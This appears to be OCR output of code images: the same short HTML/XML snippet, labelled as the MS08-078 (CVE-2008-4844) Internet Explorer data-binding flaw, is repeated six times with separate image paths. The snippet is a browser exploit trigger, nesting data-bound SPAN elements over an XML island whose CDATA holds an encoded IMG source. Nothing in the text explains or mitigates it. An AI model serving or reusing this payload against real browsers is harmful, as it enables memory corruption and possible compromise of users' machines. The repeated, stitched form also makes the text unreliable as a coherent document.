
```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)



